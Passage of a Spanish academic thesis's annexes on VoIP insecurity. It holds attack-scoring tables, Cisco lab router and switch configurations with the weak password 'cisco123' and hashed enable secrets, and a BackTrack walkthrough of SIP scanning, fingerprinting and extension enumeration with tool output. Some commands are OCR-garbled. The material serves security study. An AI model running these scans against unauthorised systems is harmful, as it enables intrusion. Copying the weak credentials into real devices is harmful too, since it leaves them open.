ENFOQUE GENERAL DEL NIVEL DE INSEGURIDAD EN LA CAPA DE APLICACIÓN DE LA TRANSMISIÓN VOIP

Un análisis global que se obtiene al momento de realizar el proceso de pruebas está descrito en la Tabla A.I.1 donde se muestra la afectación a los principios de seguridad por ataque o vulnerabilidad.

<p style="text-align: center;">ABREVIATURAS</p> <p>CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad</p>	<p style="text-align: center;">MEDICIÓN</p> <p>BAJO: 1 MEDIO: 2 ALTO: 3</p>
---	---

Tabla A.I. 1 Nivel del Ataque por Principio de Seguridad sin metodología

ATAQUE	CF			DP			AT			IT		
	B	M	A	B	M	A	B	M	A	B	M	A
Eavesdropping Client			3	1				2		1		
Eavesdropping Server			3	1				2		1		
Fingerprinter-Fuzzing			3	1					3	1		
Footprinting		2			2				3	1		
Denegación de Servicio		2				3			3		2	
Spoofing		2				3		2				3
TOTAL POR NIVEL	0	6	9	3	2	6	0	6	9	4	2	3
PROMEDIO	15			11			15			9		
% PRINC- SEGURIDAD	83,33%			61,11%			83,33%			50,00%		

Elaborado por: Ing. Germania Veloz R.




Figura A.I.1.- Análisis del nivel de Inseguridad por Principio de Seguridad
Elaborado Por: Ing. Germania R. Veloz R.

El resultado fue obtenido dando un peso de inseguridad a cada uno de los ataques de 1 a 3, posteriormente se establece que si en cada ataque se obtiene 18 es altamente inseguro en ese parámetro de seguridad (Confidencialidad, Disponibilidad, Autenticación, Integridad), por tanto se realiza una regla de tres con el total de cada uno de ellos.

$$\% \text{ Inseguridad/nivel} = (B+M+A)/18 \cdot 100$$

$$\% \text{ Inseguridad/nivel} = (15)/18 \cdot 100$$

$$\% \text{ Inseguridad/nivel (CF)} = 83,33\%$$




Figura A.I.2.- Análisis del nivel de Inseguridad por Principio de Seguridad

Realizado por: Ing. Germania R. Veloz R.

Tabla A.I. 2 Análisis de Inseguridad por Ataque

ATAQUE	CF			DP			AT			IT			% INSEGURIDAD
	B	M	A	B	M	A	B	M	A	B	M	A	
Eavesdropping Client			3	1				2		1			58,33%
Eavesdropping Server			3	1				2		1			58,33%
Fingerprinter-Fuzzing			3	1					3	1			66,67%
Footprinting		2			2				3	1			66,67%
Denegación de Servicio		2				3			3		2		83,33%
Spoofing		2				3		2				3	83,33%

Realizado Por: Ing. Germania Veloz R.

Según la tabla A.2, se puede determinar que el nivel de inseguridad analizado en función de cada uno de los ataques realizados en el escenario de prueba es elevado. Si se cumpliera que es alto en todas las categorías encontraremos una suma de 12. Por tanto, los cálculos se establecieron dando un peso de 1:bajo, 2:medio o 3:alto, en cada uno de los principios por ataque empleando la siguiente relación.

$$\% \text{Inseguridad/ataque} = (CF+DP+AT+IT)/12*100$$

$$\% \text{Inseguridad/ataque} = (7)/12*100$$

$$\% \text{Inseguridad/ataque} (\text{Eavesdropping Client}) = 58,33\%$$




Figura A.I.3.- Análisis por ataque del nivel de Inseguridad

Realizado Por: Ing. Germania R. Veloz R.

Por tanto, se puede establecer que los ataques superan el 50% de inseguridad, describiendo su nivel en la tabla A.I.2.

ANEXO II

CONFIGURACIÓN DE EQUIPOS

CONFIGURACIÓN DE EQUIPOS




Figura A.II. 1.- Escenario de prueba Intranet en Academia Cisco-ESPOCH

ROUTER 1.

```

!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R1
!
boot-start-marker
boot-end-marker
!
logging message-counter syslog
enable secret 5
$1$j/RG$HGHyx1pMywV8kNy4rcmR7.
!
no aaa new-model
!
dot11 syslog
ip source-route
!
!
ip cef
!
!

```

```

no ipv6 cef
!
multilink bundle-name authenticated
!
!
voice-card 0
!
!
archive
log config
hidekeys
!
!
interface FastEthernet0/0
ip address 10.1.4.1 255.255.255.252
duplex auto
speed auto
!
interface FastEthernet0/1
ip address 10.1.2.1 255.255.255.252
duplex auto
speed auto
!
interface Serial0/0/0
ip address 10.1.1.1 255.255.255.252
!
!

```

```

interface Serial0/0/1
no ip address
shutdown
clock rate 128000
!
interface Serial0/1/0
no ip address
shutdown
clock rate 2000000
!
interface Serial0/1/1
no ip address
clock rate 2000000
!
interface Serial0/2/0
no ip address
shutdown
clock rate 2000000
!
interface Serial0/2/1
ip address 10.1.3.1 255.255.255.252
clock rate 128000
!
router eigrp 150
redistribute ospf 1 metric 128 10 250 150
1500
network 10.0.0.0
auto-summary
!
router ospf 1
log-adjacency-changes

```

```

redistribute eigrp 150 metric 120 subnets
network 10.1.3.0 0.0.0.3 area 0
network 10.1.4.0 0.0.0.3 area 0
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
control-plane
!
!
mgcp fax t38 ecm
!
!
gatekeeper
shutdown
!
!
line con 0
logging synchronous
line aux 0
line vty 0 4
password cisco123
logging synchronous
login
!
scheduler allocate 20000 1000
end

```

ROUTER 2.

```

!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R2
!
boot-start-marker
boot-end-marker
!
logging message-counter syslog
enable secret 5
$1$NCII$ZKP.rLKM1x4h3LcIV4dVH.
!
no aaa new-model
!
dot11 syslog
ip source-route
!
!
ip cef

```

```

!
!
no ip domain lookup
no ipv6 cef
!
multilink bundle-name authenticated
!
!
voice-card 0
!
!
archive
log config
hidekeys
!
!
interface FastEthernet0/0
no ip address
duplex auto
speed auto
!
interface FastEthernet0/1

```

```

ip address 192.168.1.1 255.255.255.0
duplex auto
speed auto
standby 0 ip 192.168.1.100
standby 0 preempt
!
interface Serial0/1/0
ip address 10.1.1.2 255.255.255.252
clock rate 128000
!
interface Serial0/1/1
no ip address
shutdown
clock rate 2000000
!
router eigrp 150
network 10.0.0.0
network 192.168.1.0
no auto-summary
!
ip forward-protocol nd
no ip http server

```

```

no ip http secure-server
!
!
!
control-plane
!
mgcp fax t38 ecm
!
!
gatekeeper
shutdown
!
!
line con 0
logging synchronous
line aux 0
line vty 0 4
password cisco123
login
!
scheduler allocate 20000 1000
end

```

ROUTER 3

```

!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R3
!
boot-start-marker
boot-end-marker
!
logging message-counter syslog
enable secret 5
$1$JPZX$7UMi6DCtY/HE2j.vCzjHJ0
!
no aaa new-model
!
dot11 syslog
ip source-route
!
!
ip cef
!
!
no ip domain lookup
no ipv6 cef
!
multilink bundle-name authenticated
!

```

```

!
voice-card 0
!
!
archive
log config
hidekeys
!
!
interface FastEthernet0/0
ip address 192.168.1.10 255.255.255.0
duplex auto
speed auto
standby 0 ip 192.168.1.100
standby 0 preempt
!
interface FastEthernet0/1
ip address 10.1.2.2 255.255.255.252
duplex auto
speed auto
!
interface Serial0/0/0
no ip address
shutdown
clock rate 2000000
!
interface Serial0/0/1
no ip address
shutdown

```

```

clock rate 2000000
!
router eigrp 150
network 10.0.0.0
network 192.168.1.0
no auto-summary
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
!
control-plane
!
!

```

```

mgcp fax t38 ecm
!
!
gatekeeper
shutdown
!
!
line con 0
logging synchronous
line aux 0
line vty 0 4
password cisco123
login
!
scheduler allocate 20000 1000
end

```

ROUTER 4

```

!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R4
!
boot-start-marker
boot-end-marker
!
logging message-counter syslog
enable secret 5
$1$6n1j$8VVklFB2HbWBWHNjynZn2/
!
no aaa new-model
!
dot11 syslog
ip source-route
!
!
ip cef
!
!
no ip domain lookup
no ipv6 cef
!
multilink bundle-name authenticated
!
!
!
!
!
voice-card 0
!
!
archive
log config

```

```

hidekeys
!
!
interface FastEthernet0/0
ip address 192.168.2.1 255.255.255.0
duplex auto
speed auto
standby 0 ip 192.168.2.100
standby 0 preempt
!
interface FastEthernet0/1
no ip address
shutdown
duplex auto
speed auto
!
interface FastEthernet0/3/0
!
interface FastEthernet0/3/1
!
interface FastEthernet0/3/2
!
interface FastEthernet0/3/3
!
interface Serial0/2/0
ip address 10.1.3.2 255.255.255.252
no fair-queue
!
interface Serial0/2/1
no ip address
shutdown
clock rate 125000
!
interface Vlan1
no ip address
!
router eigrp 150
network 10.0.0.0

```

```

auto-summary
!
router ospf 1
log-adjacency-changes
network 10.1.3.0 0.0.0.3 area 0
network 192.168.2.0 0.0.0.255 area 0
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
control-plane
voice-port 0/1/0
!
voice-port 0/1/1
!
!

```

```

mgcp fax t38 ecm
!
!
gatekeeper
shutdown
!
!
line con 0
logging synchronous
line aux 0
line vty 0 4
password cisco123
login
!
scheduler allocate 20000 1000
end

```

Router 5

```

!
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname R5
!
boot-start-marker
boot-end-marker
!
logging message-counter syslog
enable secret 5
$1$zdix$Un0ySMMEuYh2Lx6PripsF1
!
no aaa new-model
!
dot11 syslog
ip source-route
!
!
ip cef
!
!
no ip domain lookup
no ipv6 cef
!
multilink bundle-name authenticated
!
!
voice-card 0
!
!
archive
log config
hidekeys

```

```

!
!
interface FastEthernet0/0
ip address 192.168.2.10 255.255.255.0
duplex auto
speed auto
standby 0 ip 192.168.2.100
standby 0 preempt
!
interface FastEthernet0/1
ip address 10.1.4.2 255.255.255.252
duplex auto
speed auto
!
interface Serial0/0/0
no ip address
shutdown
clock rate 2000000
!
interface Serial0/0/1
no ip address
shutdown
!
router ospf 1
log-adjacency-changes
network 10.1.4.0 0.0.0.3 area 0
network 192.168.2.0 0.0.0.255 area 0
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
control-plane
!

```

```

!
mgcp fax t38 ecm
!
!
gatekeeper
shutdown
!
!
line con 0

```

```

logging synchronous
line aux 0
line vty 0 4
password cisco123
login
!
scheduler allocate 20000 1000
end

```

SHOST

```

version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname shost
!
boot-start-marker
boot-end-marker
!
enable secret 5
$1$A7U9$4P/l8xgndshKvBZRTqBuM.
!
no aaa new-model
system mtu routing 1500
ip subnet-zero
!
ip dhcp pool red
network 192.168.1.0 255.255.255.0
default-router 192.168.1.100
!
no ip domain-lookup
!
!
spanning-tree mode pvst
spanning-tree extend system-id
!
vlan internal allocation policy ascending
!
!
interface FastEthernet0/1
spanning-tree portfast
!
interface FastEthernet0/2
spanning-tree portfast
!
interface FastEthernet0/3
spanning-tree portfast
!
interface FastEthernet0/4
spanning-tree portfast
!

```

```

interface FastEthernet0/5
spanning-tree portfast
!
interface FastEthernet0/6
spanning-tree portfast
!
interface FastEthernet0/7
spanning-tree portfast
!
interface FastEthernet0/8
spanning-tree portfast
!
interface FastEthernet0/9
spanning-tree portfast
!
interface FastEthernet0/10
spanning-tree portfast
!
interface FastEthernet0/11
spanning-tree portfast
!
interface FastEthernet0/12
spanning-tree portfast
!
interface FastEthernet0/13
spanning-tree portfast
!
interface FastEthernet0/14
spanning-tree portfast
!
interface FastEthernet0/15
spanning-tree portfast
!
interface FastEthernet0/16
spanning-tree portfast
!
interface FastEthernet0/17
spanning-tree portfast
!
interface FastEthernet0/18
spanning-tree portfast
!
interface FastEthernet0/19
spanning-tree portfast

```



```

!
interface FastEthernet0/20
 spanning-tree portfast
!
interface FastEthernet0/21
 spanning-tree portfast
!
interface FastEthernet0/22
 spanning-tree portfast
!
interface FastEthernet0/23
 spanning-tree portfast
!
interface FastEthernet0/24
 spanning-tree portfast
!
interface GigabitEthernet0/1
!
interface GigabitEthernet0/2
!

```

```

interface Vlan1
 ip address 192.168.1.200 255.255.255.0
 no ip route-cache
!
 ip default-gateway 192.168.1.100
 ip http server
!
 control-plane
!
!
 line con 0
 logging synchronous
 line vty 0 4
 password cisco123
 login
 line vty 5 15
 login
!
 end

```

SSERVER

```

!
version 12.2
no service pad
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname sserver
!
enable secret 5
$1$UMcE$lu6bydIQAU6YnBX6PV3Yi/
!
no aaa new-model
ip subnet-zero
!
ip dhcp pool servidores
 network 192.168.2.0 255.255.255.0
 default-router 192.168.2.100
!
no ip domain-lookup
!
!
!
no file verify auto
spanning-tree mode pvst
spanning-tree extend system-id
!
vlan internal allocation policy ascending
!
interface FastEthernet0/1
 spanning-tree portfast
!
interface FastEthernet0/2

```

```

 spanning-tree portfast
!
interface FastEthernet0/3
 spanning-tree portfast
!
interface FastEthernet0/4
 spanning-tree portfast
!
interface FastEthernet0/5
 spanning-tree portfast
!
interface FastEthernet0/6
 spanning-tree portfast
!
interface FastEthernet0/7
 spanning-tree portfast
!
interface FastEthernet0/8
 spanning-tree portfast
!
interface FastEthernet0/9
 spanning-tree portfast
!
interface FastEthernet0/10
 spanning-tree portfast
!
interface FastEthernet0/11
 spanning-tree portfast
!
interface FastEthernet0/12
 spanning-tree portfast
!
interface FastEthernet0/13

```

```
spanning-tree portfast                                !
!                                                     end
interface FastEthernet0/14
spanning-tree portfast
!
interface FastEthernet0/15
spanning-tree portfast
!
interface FastEthernet0/16
spanning-tree portfast
!
interface FastEthernet0/17
spanning-tree portfast
!
interface FastEthernet0/18
spanning-tree portfast
!
interface FastEthernet0/19
spanning-tree portfast
!
interface FastEthernet0/20
spanning-tree portfast
!
interface FastEthernet0/21
spanning-tree portfast
!
interface FastEthernet0/22
spanning-tree portfast
!
interface FastEthernet0/23
spanning-tree portfast
!
interface FastEthernet0/24
spanning-tree portfast
!
interface GigabitEthernet0/1
!
interface GigabitEthernet0/2
!
interface Vlan1
ip address 192.168.2.200 255.255.255.0
no ip route-cache
!
ip default-gateway 192.168.2.100
ip http server
!
control-plane
!
!
line con 0
logging synchronous
line vty 0 4
password cisco123
login
line vty 5 15
login
!
```


ANEXO III


III. A PENTESTING VOIP

PENTESTING VOIP

Dentro de Backtrack se dispone de un conjunto de herramientas que se emplean para realizar un pentesting VoIP que se encuentra en el directorio:

```
root @ bt: ~ # cd / pentest / voip /  
root @ bt :/ pentest / voip #
```

Gráficamente:



🚩 RECOPIACIÓN DE INFORMACIÓN

Se busca Lo que nos interesa es la búsqueda de hospederos vivos, el tipo y la versión PBX, servidores VoIP / gateways, clientes (hardware y software) los tipos y versiones, etc ... En vez de enumerar los nombres de usuario "" vamos a enumerar las extensiones SIP.¹⁴

SMAP: Escáner simple para dispositivos con capacidad SIP SMAP envía de varias solicitudes SIP en espera de respuestas de SIP habilitado router DSL, apoderados y agentes de usuario.

¹⁴ http://www.backtrack-linux.org/wiki/index.php/Pentesting_VOIP

Se podría considerar un mash up de NMAP y SIPSAC.

✚ Escanear un único host

```
root @ bt :/ pentest / VoIP / SMAP #. / SMAP 192.168.1.104
SMAP 0.6.0 http://www.wormulon.net/
192.168.1.104: accesible ICMP, SIP habilitado
1 host escaneado, 1 alcanzable ICMP, 1 con capacidad SIP (100,0%)
```

A3a-1

✚ Escanear un rango de direcciones IP.

```
root @ bt :/ pentest / VoIP / SMAP #. / 192.168.1.130/24 SMAP
SMAP 0.6.0 http://www.wormulon.net/ 192.168.1.20: accesible ICMP, SIP habilitado
192.168.1.22: accesible ICMP, SIP habilitado 192.168.1.0: ICMP inalcanzable, SIP deshab
```

✚ Tipo cliente / servidor y versión:

```
root @ bt :/ pentest / VoIP / SMAP #. / SMAP-O 192.168.1.104
SMAP 0.6.0 http://www.wormulon.net/
192.168.1.104: accesible ICMP, SIP habilitado
mejor estimación (70% seguro) huella digital:
Asterisk PBX SVN-r56579 tronco-
User-Agent: Asterisk PBX
1 host escaneado, 1 alcanzable ICMP, 1 con capacidad SIP (100,0%)
```

✚ SIPSAC: Es usado para validar aplicaciones SIP y dispositivos que usan el método de OPTION request. Puede ser usada para Fingerprint y ataques de enumeración.

```

root@bt:~# sipsak -vv -s sip:192.168.1.221

message received:
SIP/2.0 200 OK
Via: SIP/2.0/UDP 127.0.1.1:51601;branch=z9hG4bK.18a1b21f;rport;alias
From: sip:sipsak@127.0.1.1:51601;tag=97ac9e5
To: sip:192.168.1.221;tag=1c1785761661
Call-ID: 159042021@127.0.1.1
CSeq: 1 OPTIONS
Contact:
Supported: em,100rel,timer,replaces,path,resource-priority
Allow: REGISTER,OPTIONS,INVITE,ACK,CANCEL,BYE,NOTIFY,PRACK,REFER,INFO,SUBSCRIBE,UPDATE
Server: Audiocodes-Sip-Gateway-MP-114 FXS/v.5.40A.040.005
X-Resources: telchs=4/0;mediachs=0/0
Accept: application/sdp,application/simple-message-summary,message/sipfrag
Content-Type: application/sdp
Content-Length: 343

v=0
o=AudiocodesGW 1785763980 1785763858 IN IP4 192.168.1.221
s=Phone-Call
c=IN IP4 192.168.1.221
t=0 0
m=audio 6000 RTP/AVP 18 8 0 127
a=rtpmap:18 G729/8000
a=fmtp:18 annexb=no
a=rtpmap:8 PCMA/8000
a=rtpmap:0 PCMU/8000
a=rtpmap:127 telephone-event/8000
a=fmtp:127 0-15
a=ptime:20
a=sendrecv
a=rtcp:6001 IN IP4 192.168.1.221

** reply received after 67.923 ms **
SIP/2.0 200 OK
final received

```

- 🚩 Sip-scan: Escanea los host activos.

```

root@bt:/pentest/voip/sipscan# ./sip-scan -i ech0 192.168.1.1-254
192.168.1.20: Grandstream HT-502 V1.2A 1.0.1.35
192.168.1.21: Grandstream HT-502 V1.2A 1.0.1.35
192.168.1.22: Asterisk PBX
192.168.1.104: Asterisk PBX
192.168.1.128: FreeSWITCH-mod_sofia/1.0.trunk-16055
192.168.1.174: Grandstream HT-502 V1.2A 1.0.1.35
192.168.1.175: Asterisk PBX 1.6.0.9-samy-r27
192.168.1.219: "Exelmind Call-Control Switch (CCS)"
192.168.1.248: MailVision HostLynx/2.1 'GA'

```

- 🚩 Svmmap.py: Conjunto de herramientas llamado sipvicious y es mi favorito escáner de elección. Puede ser utilizado para escanear identificar y huella digital de una sola dirección IP o un rango de direcciones IP. Emplea el método por defecto OPTION, pero se puede enviar un INVITE.

```

root@bt:/pentest/voip/sipvicious# ./svmmap.py 192.168.1.1-254
| SIP Device      | User Agent      | Fingerprint |
|-----|-----|-----|
| 192.168.1.104:5060 | Asterisk PBX   | disabled    |
| 192.168.1.103:5060 | Twinkle/1.4.2  | disabled    |

```

- 🚩 Swwar: permite enumerar las extensiones utilizando una gama de extensiones o utilizar un archivo de diccionario swwar apoya todos los de los tres métodos de enumeración de extensión como se ha mencionado anteriormente, el método por defecto para la enumeración es registrarse.

```

root@bt:/pentest/voip/sipvicious# ./swwar.py -e100-400 192.168.1.104
| Extension | Authentication |
|-----|-----|
| 201       | reqauth        |
| 200       | reqauth        |
| 203       | reqauth        |
| 202       | reqauth        |
| 303       | reqauth        |
| 305       | reqauth        |

```

ANEXO III. B

**COMANDOS EMPLEADOS PARA
REALIZAR ATAQUES**

COMANDOS EMPLEADOS PARA REALIZAR ATAQUES


1. FINGERPRINTING

```
root@bt:/pentest/voip/smap# ./smap 192.168.1.0/24
